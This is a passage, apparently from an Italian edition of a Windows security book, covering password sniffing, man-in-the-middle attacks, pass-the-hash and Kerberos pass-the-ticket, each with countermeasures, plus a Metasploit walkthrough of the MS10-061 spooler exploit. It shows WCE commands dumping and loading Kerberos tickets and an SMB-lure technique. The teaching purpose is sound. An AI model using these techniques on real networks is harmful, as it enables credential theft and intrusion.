Un altro modo per contrastare gli attacchi che puntano a individuare le password in Terminal Server è quello di “nascondere” la porta di default su cui Terminal Server si mette in ascolto. Naturalmente questo non comporta una maggiore protezione del servizio, ma può disorientare gli hacker che hanno troppa fretta per andare oltre una scansione della porta di default. Per cambiare la porta di default di TS basta modificare la seguente voce del registro di sistema:

```
HKLM\SYSTEM\CurrentControlSet\Control\TerminalServer\WinStations\RDP-Tcp
```

Trovate la sottochiave PortNumber e notate il valore 00000D3D (in esadecimale, corrispondente a 3389 in decimale). Modificate il numero di porta in esadecimale e salvate il nuovo valore. Naturalmente sarà necessario riconfigurare i client TS per raggiungere il server sulla nuova porta, cosa che si può ottenere facilmente aggiungendo : [numero_porta] al nome del server nella finestra del client TS, oppure modificando il file di connessione del client (*.rdp) inserendo la riga Server Port = [numero_porta].

Controllo e log

Anche se forse nessuno entrerà mai nel vostro sistema con un attacco di individuazione della password, perché avete applicato dei criteri per rafforzare la sicurezza delle password stesse e per bloccare gli account, vale comunque la pena di registrare in un file di log i tentativi di accesso falliti, utilizzando *Impostazioni protezione | Criteri locali | Criteri controllo*. La Figura 4.1 mostra la configurazione consigliata. Benché queste impostazioni producano i log più ricchi di informazioni con un impatto relativamente minore sulle prestazioni, vi consigliamo di fare delle prove prima di utilizzarle in ambienti di produzione.




Figura 4.1 Impostazioni di controllo raccomandate per un server sicuro, configurate tramite lo snap-in di Windows.

Naturalmente non basta limitarsi ad abilitare il controllo. È necessario esaminare regolarmente i log cercando eventuali tracce lasciate da intrusi. Per esempio, un log di sicurezza pieno di eventi 529/4625 o 539, corrispondenti rispettivamente ad accesso/disconnessione fallito e al blocco dell'account, è un potenziale sintomo del fatto che si è oggetto di un attacco portato da strumenti automatizzati (in alternativa, potrebbe semplicemente indicare che la password di un account di servizio è scaduta). Il log identifica anche il sistema che porta l'attacco, nella maggior parte dei casi. Scorrere manualmente il log di eventi è un'attività pesante, ma fortunatamente il Visualizzatore eventi consente di impostare dei filtri per data, tipo, origine, categoria, utente, computer e perfino per ID.

Per chi cerca strumenti per l'analisi e la manipolazione dei file di log dalla riga di comando, solidi e automatizzabili mediante script, consigliamo Dumpel, dal Windows 2000 Resource Kit (cfr. support.microsoft.com/kb/927229), che opera su server remoti (servono permessi appropriati) ed è in grado di filtrare fino a dieci ID di evento simultaneamente. Per esempio, utilizzando Dumpel possiamo estrarre i tentativi di accesso falliti (ID di evento 529) sul sistema locale con la seguente sintassi:

```
C:\> dumpel -e 529 -f seclog.txt -l security -m Security -t
```

Un altro ottimo strumento è DumpEvt di SomarSoft (disponibile gratuitamente presso systemtools.com/somarsoft/), che visualizza l'intero log di eventi in un formato adatto all'importazione in un database di Access o SQL. Tuttavia, DumpEvt non è in grado di applicare filtri su specifici eventi.

Un altro strumento gratuito e interessante è Event Comb di Microsoft (support.microsoft.com/kb/308471). Si tratta di un'utility multithreaded che analizza i log di eventi di più server contemporaneamente cercando specifici ID di evento, tipi di eventi, origini di eventi e così via. Tutti i server devono essere membri di un dominio, perché EventComb funziona soltanto se può innanzitutto connettersi a un dominio.

ELM Log Manager di TNT Software (tntsoftware.com) è un altro strumento utile; fornisce funzionalità di monitoraggio e notifica dei log di eventi centralizzate e in tempo reale su tutte le versioni di Windows, e offre la compatibilità con Syslog e SNMP per sistemi diversi da Windows. Non l'abbiamo utilizzato direttamente, ma ne abbiamo sentito parlare molto bene da varie fonti professionali.

Impostare allarmi in tempo reale

Dopo l'analisi dei log, si passa a impostare degli avvisi o allarmi in tempo reale. I sistemi di rilevamento/prevenzione delle intrusioni (IDS/IPS) e quelli per il monitoraggio di eventi e informazioni relativi alla sicurezza (SEIM, *Security Event and Information Monitoring*) sono sempre apprezzati dalle organizzazioni che cercano di automatizzare le attività di monitoraggio della sicurezza. Una trattazione approfondita di questi prodotti va oltre lo scopo di questo libro, ma gli amministratori che hanno a cuore la sicurezza dovrebbero tenersi informati su queste tecnologie. Che cosa c'è di più importante di un allarme di sicurezza per una rete Windows?



Spiare lo scambio di password in rete

<i>Popolarità:</i>	6
<i>Semplicità:</i>	4
<i>Impatto:</i>	9
<i>Grado di rischio:</i>	6

Individuare le password è un lavoro duro. Perché non spiare i dati che transitano lungo i cavi di connessione quando gli utenti accedono a un server, e poi reinserirli per accedere a propria volta? Se un hacker è in grado di spiare gli scambi di dati per l'accesso a Windows, può risparmiare tempo e fatica. Esistono tre tipi di attacchi “spionistici” contro Windows, corrispondenti a LM, NTLM e Kerberos.

Gli attacchi portati al vecchio protocollo di autenticazione LAN Manager (LM) sfruttano un punto debole nell'implementazione del meccanismo di richiesta/risposta di Windows che facilita il compito di individuare, con un'analisi esaustiva, l'hash LM originale (l'equivalente di una password, che può essere reinserito tale e quale, oppure decodificato per rivelare la password in chiaro). Microsoft ha risolto questo difetto in Windows 2000, principalmente disabilitando l'uso dell'autenticazione LM, ma è ancora possibile trovare reti Windows che utilizzano tale protocollo (insieme a protocolli più moderni e sicuri quali NTLM) per supportare vecchi sistemi, o semplicemente a causa di una configurazione poco attenta alla sicurezza. Tra gli strumenti per attaccare l'autenticazione LM ci sono Cain di Massimiliano Montoro (www.oxid.it), LCP (disponibile presso 1cpsoft.com), John The Ripper Jumbo (una versione potenziata di John The Ripper, con il supporto per l'autenticazione LM e molti altri tipi di hash e cifratura, disponibile presso openwall.com/john/) e L0phtcrack con SMB Packet Capture (disponibile presso l0phtcrack.com/ come versione commerciale con periodo di prova di 14 giorni). La funzione di sniffing delle password è integrata in L0phtcrack e Cain tramite il driver di pacchetto WinPcap, mentre in LCP è necessario importare manualmente i file di sniffer per sfruttare il punto debole della risposta di LM.

NOTA

Anche l'implementazione di Microsoft del protocollo di autenticazione NTLM nelle versioni 1 e 2 presentava dei punti deboli, tra cui l'uso di nonce deboli e facili da prevedere che consentivano attacchi di tipo eavesdropping e man-in-the-middle attacks. Cfr. il documento ampliasecurity.com/research/OCHOA-2010-0209.txt per ulteriori informazioni.

Il più potente tra i programmi citati è Cain, che integra funzioni di sniffing delle password e decodifica di tutti i dialetti Windows disponibili (compresi LM, NTLM e Kerberos) con tecniche di attacco via forza bruta, dizionario e Rainbow cracking (per utilizzare Rainbow cracking serve un account valido, disponibile a pagamento). La Figura 4.2 mostra lo sniffer di Cain al lavoro su accessi a sessioni NTLM. I dati ottenuti si importano facilmente nel cracker integrato facendo clic con il pulsante destro del mouse sull'elenco di password individuate e selezionando “Send All To Cracker”.

E se pensate che un'architettura di rete commutata elimini la possibilità di sniffing delle password, non siate troppo sicuri. Gli hacker possono utilizzare una varietà di tecniche di spoofing ARP per reindirizzare tutto il traffico sui loro sistemi, attuando quindi lo sniffing (Cain dispone anche di una funzione integrata per lo spoofing ARP; nel Capitolo 8 sono riportati ulteriori dettagli su questo argomento). In alternativa, un hacker potrebbe “attirare” tentativi di autenticazione Windows inviando un'e-mail contenente un URL nella forma `file://computerdellhacker/nomecondivisione/messaggio.html`. Per default, facendo clic sull'URL si fa un tentativo di autenticazione al server corrispondente (`computerdellhacker` in questo esempio).

Il più robusto protocollo di autenticazione Kerberos è disponibile a partire da Windows 2000, ma anch'esso non è immune da attacchi mediante sniffing. La base per attuare questo tipo di attacco è spiegata in un articolo pubblicato nel 2002 da Frank O'Dwyer.




Figura 4.2 Cain effettua lo sniffing degli scambi di dati per autenticazione NTLM e li invia al programma di cracking integrato.

In sostanza, l'implementazione di Kerberos in Windows invia un pacchetto di preautenticazione che contiene un testo in chiaro noto (un *timestamp*) cifrato con una chiave derivata dalla password dell'utente. Perciò, un attacco di forza bruta o con dizionario che riesca a decifrare il pacchetto di preautenticazione e rivelà una struttura simile a un timestamp standard scopre la password dell'utente. Questo è stato un noto problema di Kerberos 5 per un certo periodo di tempo. Come abbiamo visto, Cain dispone di uno sniffer integrato MSKerb5-PreAuth. Tra gli altri strumenti di sniffing delle procedure di autenticazione Kerberos in Windows ci sono KerbSniff e KerbCrack di Arne Vidstrom (ntsecurity.nu/toolbox/kerbcrack/).

Contromisure contro lo sniffing delle procedure di autenticazione Windows

Per impedire gli attacchi alle risposte LM la chiave è disabilitare l'autenticazione LM. Ricordiamo che è proprio la risposta di LM che viene utilizzata da strumenti come Cain per ottenere le password. Se si è in grado di evitare che la risposta LM viaggi sui cavi di rete, si può bloccare del tutto questo vettore di attacco. Il dialetto NTLM non soffre della vulnerabilità di LM e perciò richiede molto più tempo per essere violato, anche se un tentativo è sempre possibile soprattutto se si utilizza una password debole.

Dopo Windows NT 4.0 Service Pack 4, Microsoft ha aggiunto un valore del registro che controlla l'utilizzo dell'autenticazione LM: `HKLM\System\CurrentControlSet\Control\LSA Registry\LMCompatibilityLevel`. Scegliendo valori maggiori o uguali a 4 si evita che un controller di dominio accetti richieste di autenticazione LM (cfr. la Microsoft Knowledge Base, articolo Q147706, per ulteriori informazioni). Su sistemi con Windows 2000

e versioni successive, questa impostazione si configura in modo più facile utilizzando Criteri di protezione; cercate: “Livello di autenticazione di LAN Manager” sotto il nodo Impostazioni protezione (in Windows XP e versioni successive cercate: “Protezione di rete: livello di autenticazione di LAN Manager”). Tale impostazione consente di configurare il sistema Windows 2000 o versioni successive per eseguire l’autenticazione SMB in un modo scelto tra sei disponibili (dal meno sicuro al più sicuro, cfr. l’articolo Q239869 della knowledge base). Consigliamo di utilizzare almeno il livello “Invia solo risposta NTLM”. Windows Vista, Windows Server 2008, Windows 7 e Windows Server 2008 R2 utilizzano già un valore di default che prevede l’invio della sola risposta NTLMv2, fornendo così maggiore sicurezza rispetto all’opzione citata precedentemente, anche se non in tutti gli ambienti è possibile procedere in questo modo, soprattutto ove sia richiesta la possibilità di interconnessione con vecchi sistemi.

Non esiste un singolo valore del registro da impostare per contrastare gli attacchi di sniffing Kerberos, come avviene per LM. Nelle nostre prove, l’impostazione della cifratura sul canale sicuro non ha impedito questo attacco, e Microsoft non ha reso note informazioni su come risolvere questo problema. Resta perciò la difesa più classica: scegliere bene le password. L’articolo di Frank O’Dwyer nota che le password di 8 caratteri e contenenti diverse combinazioni di lettere maiuscole, minuscole e numeri richiederebbero 67 anni di lavoro a un hacker che volesse violarle, utilizzando questo metodo su una singola macchina Pentium 1,5GHz, perciò, se state utilizzando la funzione di complessità della password di Windows (citata in precedenza in questo capitolo), vi siete guadagnati un po’ di tempo. Naturalmente i tempi necessari per il cracking sono in continua discesa con l’aumento della potenza delle CPU. Consultando cpubenchmark.net/common_cpus.html e facendo alcune semplici ipotesi, servirebbe circa un anno e mezzo per violare una password complessa di 8 caratteri con il processore i7 (al momento in cui scriviamo il processore 6-core Intel i7 è circa 44 volte più potente del processore considerato da O’Dwyer). Ricordate anche che, se una password viene trovata in un dizionario, sarà violata immediatamente.

Kasslin e Tikkanen hanno proposto altri metodi per contrastare gli attacchi Kerberos nel loro articolo disponibile presso users.tkk.fi/~autikkan/kerberos/docs/phase1/pdf/LATEST_password_attack.pdf:

- Utilizzare il metodo di preautenticazione PKINIT, che impiega chiavi pubbliche anziché password e così non è soggetto ad attacchi di eavesdropping.
- Utilizzare l’implementazione di IPSec in Windows per autenticare e cifrare il traffico.



Attacchi Man-in-the-Middle

<i>Popolarità:</i>	6
<i>Semplicità:</i>	2
<i>Impatto:</i>	10
<i>Grado di rischio:</i>	6

Gli attacchi del tipo MITM (*Man-In-The-Middle*) sono devastanti, perché compromettono l’integrità del canale di comunicazione tra il client legittimo e il server, impedendo qualsiasi scambio di informazioni sicuro. In questo paragrafo mostreremo alcune implementazioni di attacchi MITM contro protocolli Windows che hanno fatto la loro comparsa negli anni.

Nel maggio del 2001, Sir Dystic di Cult of the Dead Cow scrisse e rese pubblico uno strumento denominato SMBRelay, che consisteva sostanzialmente in un server SMB in grado di ricavare nomi utente e hash di password dal traffico SMB in ingresso. Come indica il nome, SMBRelay non si limita ad agire come un endpoint SMB fittizio; in determinate circostanze può anche compiere attacchi MITM sfruttando le vulnerabilità dell'implementazione del protocollo di autenticazione SMB/NTLM rese note da Dominique Brezinski nel 1996 con il documento intitolato "A Weakness in CIFS Authentication". Agendo come server fittizio, SMBRelay è in grado di catturare gli hash delle password di rete, che possono essere poi importati in strumenti di cracking (discuteremo di come violare le password di Windows più avanti in questo capitolo). Consente inoltre all'hacker di introdursi tra client e server per intercettare la legittima comunicazione di autenticazione del client e ottenere accesso al server con gli stessi privilegi del client stesso. Nelle circostanze giuste, se il client gode di privilegi amministrativi l'hacker può ottenere immediato accesso alla shell del bersaglio con tali privilegi. Quando utilizza questa tecnica, l'hacker può intercettare la connessione e riconnettersi sia al client che l'ha originata (metodo noto come *SMB Credential Reflection*) sia a qualsiasi altro server che accetti le credenziali fornite dal client (*SMB Credential Forwarding*). Nel 2008 Microsoft ha pubblicato una patch che risolve il problema dell'attacco Reflection (technet.microsoft.com/en-us/security/bulletin/ms08-068 e blogs.technet.com/b/srd/archive/2008/11/11/smb-credential-reflection.aspx), ma l'attacco Forwarding rimane una minaccia.

Oltre agli attacchi di modifica dell'ARP, di reindirizzamento DNS e ad altri metodi basati sul reindirizzamento, una forma comune di attacco consiste nell'indurre le vittime a connettersi con un server SMB malevolo e ad autenticarsi; per farlo si pubblica su un server web o si invia tramite email del codice HTML contenente risorse a cui accedere tramite il protocollo SMB, per esempio un tag IMG con un collegamento UNC (). Quando ha successo, questo attacco è ovviamente devastante: il MITM ottiene accesso illimitato alle risorse del server bersaglio praticamente senza muovere un dito.

Dopo SMBRelay sono stati pubblicati molti altri strumenti aventi le stesse capacità e nei quali la tecnica è stata anche perfezionata, tra cui Squirtle (code.google.com/p/squirtle/) e SmbRelay3 (tarasco.org/security/smbrelay/), che consentono di intercettare l'autenticazione NTLM non solo delle connessioni che utilizzano il protocollo SMB, ma anche di quelle che si avvalgono di altri protocolli, come HTTP, IMAP, POP3 e SMTP.

Lo strumento Cain di Massimiliano Montoro offre utili funzionalità di attacco MITM SMB, combinando una funzione APR (*ARP Poison Routing*) con funzioni di falsificazione delle richieste NTLM e di downgrade dei client (anche se i client Windows più recenti non sono soggetti a downgrade). Utilizzando Cain, un hacker può reindirizzare il traffico di rete locale verso la propria macchina mediante APR ed effettuare il downgrade dei client a dialetti di autenticazione Windows più facili da attaccare. Cain però non implementa un server SMB MITM completo come SMBRelay.

Servizi Terminal è soggetto anche ad attacchi del tipo MITM, utilizzando l'APR di Cain per implementare un attacco descritto nell'aprile 2003 da Erik Forsberg (www.securityfocus.com/archive/1/317244) e aggiornato nel 2005 dall'autore stesso di Cain, Massimiliano Montoro (www.oxid.it/downloads/rdp-gbu.pdf). Poiché Microsoft riutilizza la stessa chiave per iniziare l'autenticazione, Cain utilizza la chiave nota per firmare una nuova chiave MITM che il client di Servizi Terminal si limita a verificare, dato che è progettato per accettare senza discutere qualsiasi dato firmato con la chiave Microsoft nota. APR distrugge

la comunicazione client-server originale in modo che nessuna delle due parti si renda conto che in realtà comunica con MITM. Il risultato è che il traffico Terminal Server può essere spiaato, decifrato e registrato da Cain, rivelando credenziali di amministrazione utilizzabili per compromettere il server.

Benché il rischio sia inferiore a quello dell'attacco MITM, negli ambienti che utilizzano ancora il protocollo di nomi NetBIOS (NBNS, UDP porta 137), si può utilizzare la tecnica di falsificazione del nome per facilitare questi attacchi.



Contromisure contro gli attacchi MITM

Gli attacchi MITM richiedono generalmente – ma non sempre – che l'hacker si trovi vicino al sistema bersaglio, per esempio su un segmento di LAN locale. Se un hacker ha già ottenuto una simile base di partenza nella vostra rete, è difficile contrastare in modo pienamente efficace tutte le possibili metodologie di attacco MITM che potrebbe impiegare. Alcuni concetti di base della sicurezza delle reti possono comunque favorire la protezione contro gli attacchi MITM. L'uso di comunicazioni autenticate e cifrate può ostacolare client o server finti che tentino di inserirsi in un flusso di comunicazione legittimo. Le regole di Windows Firewall in Vista e versioni successive possono fornire connessioni autenticate e cifrate, purché entrambe le parti siano membri dello stesso dominio Active Directory (AD) e sia in vigore una policy IPSec per creare una connessione sicura tra gli endpoint.

SUGGERIMENTO

Windows Firewall con protezione avanzata, in Vista e versioni successive, indica le policy IPSec come "Criteri di protezione IPSec".

A partire da Windows NT è stata resa disponibile una funzionalità denominata *firma SMB* per autenticare le connessioni SMB; tuttavia, non si è diffusa molto, e inoltre non siamo certi che sia in grado di bloccare gli attacchi MITM in certe situazioni. Strumenti come SMBRelay, per esempio, tentano di disabilitare la firma SMB. Windows Firewall con le regole per la sicurezza della connessione/IPSec è probabilmente una scelta migliore. Per quanto riguarda gli attacchi relativi a credenziali SMB, occorre assicurarsi che tutti i sistemi abbiano applicato la patch descritta nel bollettino di sicurezza MS08-068 di Microsoft. In ultimo, ma non per importanza, per combattere gli attacchi che falsificano il nome NetBIOS consigliamo semplicemente di disabilitare il servizio nomi NetBIOS, se possibile. NBNS è troppo facile da violare (perché si basa su UDP) e in genere le più recenti versioni di Windows possono farne a meno, se si configura opportunamente un'infrastruttura DNS. Se avete la necessità di implementare NBNS, la configurazione di un server WINS (*Windows Internet Naming Service*) primario e secondario nella vostra infrastruttura potrebbe aiutarvi a ridurre l'impatto degli attacchi con spoofing (cfr. support.microsoft.com/kb/150737/ per ulteriori informazioni).



Pass-the-Hash

Popolarità: 8

Semplicità: 6

Impatto: 9

Grado di rischio: 8

Pass-the-hash è il nome di una tecnica che consente a un hacker di autenticarsi presso un server remoto utilizzando l'hash LM e/o NTLM della password di un utente, eliminando così la necessità di violare gli hash per ottenere le password in chiaro (solitamente utilizzate per l'autenticazione).

Nel contesto dell'autenticazione NTLM, gli hash delle password di Windows sono equivalenti alle password in chiaro, quindi anziché tentare di manometterli offline, gli attaccanti possono semplicemente riutilizzarli per ottenere l'accesso.

La tecnica pass-the-hash è stata divulgata nel 1997 da Paul Ashton (securityfocus.com/bid/233), la cui implementazione dell'attacco consisteva in una versione modificata del programma smbclient di SAMBA che accettava hash LM/NTLM invece di password in chiaro. Oggi questa funzionalità è fornita anche da molte implementazioni di terzi dei protocolli SMB e NTLM.

Tutte queste implementazioni, tuttavia, essendo realizzate da terzi hanno delle limitazioni, perché non implementano tutte le funzionalità che Windows fornisce tramite il protocollo SMB e non implementano le interfacce DCE/RPC personalizzate che un'applicazione di terzi potrebbe utilizzare.

Nel 2000, Hernan Ochoa ha reso pubbliche delle tecniche che consentono di implementare nativamente in Windows il metodo pass-the-hash modificando in fase di esecuzione nome utente, nome di dominio e hash delle password conservati in memoria. Ciò consente di sfruttare il metodo pass-the-hash con applicazioni Windows native come Windows Explorer per accedere a condivisioni remote, strumenti di amministrazione come Utenti e Computer di Active Directory e qualsiasi altra applicazione Windows nativa che utilizzi l'autenticazione NTLM. Hernan ha inoltre introdotto una nuova tecnica per creare un dump delle credenziali NTLM che il sottosistema di autenticazione di Windows conserva in memoria. A differenza di strumenti come pwdump, che esegue solamente il dump delle credenziali memorizzate nella SAM locale, questa tecnica permette di ottenere (tra le altre) le credenziali degli utenti che hanno effettuato l'accesso a una macchina da remoto e in modo interattivo utilizzando, per esempio, RDP. Questa tecnica è divenuta molto popolare tra i professionisti dei test di penetrazione e gli hacker, perché potenzialmente consente di compromettere l'intero dominio Windows violando un'unica macchina – anche, per esempio, nel caso in cui l'amministratore di Windows abbia effettuato l'accesso alla macchina compromessa prima dell'attacco!

L'ultima incarnazione delle tecniche di Hernan è uno strumento chiamato Windows Credentials Editor (WCE), compatibile con Windows XP, 2003, Vista, 7 e 2008, sia nelle versioni a 32 bit che in quelle a 64 bit. È possibile prelevarlo dal sito di Amplia Security (ampliasecurity.com/research). Per maggiori informazioni su come utilizzare al meglio lo strumento si vedano le risposte alle domande frequenti su WCE (ampliasecurity.com/research/wcefaq.html); per la descrizione di altri scenari di attacco si veda il documento di Hernan "Post-Exploitation with WCE" (ampliasecurity.com/research/wce12_uba_ampliasecurity_eng.pdf).



Contromisure per l'attacco Pass-the-hash

La tecnica pass-the-hash è intrinseca al protocollo di autenticazione NTLM; tutti i servizi che utilizzano questo metodo di autenticazione (SMB, FTP, HTTP e così via) sono vulnerabili a questo attacco. L'utilizzo di un'autenticazione a due fattori può essere d'aiuto in alcune situazioni ma, nella maggior parte degli ambienti di rete, molto probabilmente

si deve convivere con la possibilità di subire questo attacco. Si tratta di una tecnica “post-violazione”, dato che, per poter compiere l’attacco, l’hacker deve prima entrare in possesso degli hash, quindi le armi di difesa migliori sono le normali tecniche anti-intrusione di livello avanzato.



Pass the Ticket per Kerberos

Popolarità: 2

Semplicità: 6

Impatto: 7

Grado di rischio: 5

Quando si utilizza l’autenticazione Kerberos, i client si autenticano per servizi remoti su sistemi remoti utilizzando dei “ticket” e all’accesso creano nuovi ticket con TGT (*Ticket Granting Ticket*) fornito dal KDC (*Key Distribution Center*), che fa parte del controller di dominio.

Così come la tecnica pass-the-hash consente all’attaccante di riutilizzare gli hash NTLM delle password degli utenti per autenticarsi sul sistema remoto, Pass the Ticket per Kerberos è una tecnica implementata da Windows Credentials Editor di Amplia Security che consente a un hacker di eseguire il dump dei ticket Windows Kerberos e riutilizzarli assieme al TGT (per creare nuovi ticket per altri servizi), sia su Windows sia su UNIX. Una volta aperta una falla, l’aggressore può eseguire il dump dei ticket Kerberos esistenti nel modo seguente:

```
C:\Tools>wce.exe -K
WCE v1.2 (Windows Credentials Editor) - (c) 2010,2011 Amplia Security
by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.
```

```
Converting and saving TGT in UNIX format to file wce_ccache...
Converting and saving tickets in Windows WCE Format to file wce_krbtkts..
6 kerberos tickets saved to file 'wce_ccache'.
6 kerberos tickets saved to file 'wce_krbtkts'.
Done!
```

L’hacker può quindi prendere il file `wce_krbtkts` e utilizzare WCE per “caricare” i ticket nella propria workstation Windows e iniziare ad accedere ad altri sistemi e servizi (utilizzando `net.exe`, Windows Explorer e così via) senza dover scoprire alcuna password. Per esempio:

```
C:\Tools >wce -k
WCE v1.2 (Windows Credentials Editor) - (c) 2010,2011 Amplia Security -
by Hernan Ochoa (hernan@ampliasecurity.com)
Use -h for help.
```

```
Reading kerberos tickets from file 'wce_krbtkts'...
6 kerberos tickets were added to the cache.
Done!
```

Exploit senza autenticazione da remoto

A differenza delle tecniche descritte finora sull'attacco ai protocolli di autenticazione Windows, le tecniche di exploit senza autenticazione da remoto puntano a difetti o errori di configurazione del Windows vero e proprio. Queste tecniche, che in passato si concentravano principalmente sui servizi TCP/IP esposti alla rete, negli ultimi anni si sono estese ad aree in precedenza non considerate, come le interfacce dei driver per dispositivi e supporti, oltre ad applicazioni Windows comuni come Microsoft Office, Internet Explorer e Adobe Acrobat Reader. Nel seguito esamineremo alcune tra le più interessanti tecniche di attacco di questo tipo.



Exploit dei servizi di rete

Popolarità:	9
Semplicità:	9
Impatto:	10
Grado di rischio:	9

Alcuni ritengono che sia ormai una tecnica della vecchia scuola, ma l'exploit dei servizi di rete rimane una delle tecniche fondamentali per l'hacking di Windows. Sono passati i tempi in cui gli aspiranti hacker dovevano perlustrare Internet alla ricerca di exploit scritti personalmente da appassionati di tutto il mondo che spendevano ore per raffinare il codice e determinare vari parametri d'ambiente necessari per far funzionare l'exploit in modo affidabile.

Oggi esistono dei siti dedicati agli exploit in cui si trova tutto quanto serve. Uno dei più noti, anche perché mette a disposizione una versione gratuita accanto ad altre versioni commerciali, è Metasploit (metasploit.com), che dispone di un buon archivio di moduli di exploit e costituisce un potente strumento per eseguire test e controlli di sicurezza su sistemi Windows.

SUGGERIMENTO

Il volume *Hacking Exposed Windows, Third edition* (McGraw-Hill Professional, 2007; winhackingexposed.com) descrive le tecniche di individuazione delle vulnerabilità e di sviluppo utilizzabili per creare moduli Metasploit personalizzati.

Per verificare la facilità con cui strumenti come Metasploit possono sfruttare le vulnerabilità di Windows, utilizzeremo la versione con GUI Windows dello strumento per portare un attacco che sfrutta una vulnerabilità dovuta a un'errata procedura di validazione dei permessi nel servizio di spooler di stampa su un sistema con Windows XP SP3. Non si tratta di una vulnerabilità qualsiasi, infatti è una di quelle sfruttate dal worm Stuxnet, che secondo alcuni è stato realizzato al fine di sabotare un reattore nucleare iraniano. L'exploit invia una falsa richiesta di stampa a un sistema che espone un'interfaccia allo spooler di stampa su RPC (come avviene per esempio se il sistema sta condividendo una stampante in rete); tale richiesta non sarà validata correttamente e permetterà all'hacker di creare un file nella directory di sistema di Windows e, con qualche trucco, di eseguire codice arbitrario utilizzando l'account con il massimo livello di privilegi, SYSTEM. Questa vulnerabilità è descritta in maggiore dettaglio nel bollettino di sicurezza di Microsoft MS10-061.

Nella GUI di Metasploit, per prima cosa localizziamo il modulo di exploit che ci interessa: basta cercare “ms10” per individuare tutte le vulnerabilità descritte nei bollettini di sicurezza di Microsoft pubblicati nel 2010. Poi facciamo doppio clic sul modulo denominato *windows/smb/ms10_061_spoolss*, aprendo così una finestra che ci consente di personalizzare vari parametri (come il produttore e il modello del software bersaglio), payload (tra le opzioni vi sono l’apertura di shell di comandi remote, l’aggiunta di un utente e l’inserimento di codice precompilato), alcune opzioni (quali un indirizzo IP bersaglio, tecniche per sottrarsi ai sistemi di rilevamento delle intrusioni, e così via). La Figura 4.3 mostra la finestra di configurazione del modulo di exploit.

Una volta effettuata la configurazione si fa clic su *Run in Console* (per una descrizione più dettagliata del processo) per lanciare l’exploit. La Figura 4.4 mostra il risultato dell’exploit nella GUI di Metasploit. In base ai parametri di configurazione di default per questo particolare exploit, ora abbiamo una sessione Meterpreter (che possiamo usare per eseguire una shell di comando e altri moduli di Metasploit) in esecuzione con privilegi di SYSTEM sul sistema bersaglio.

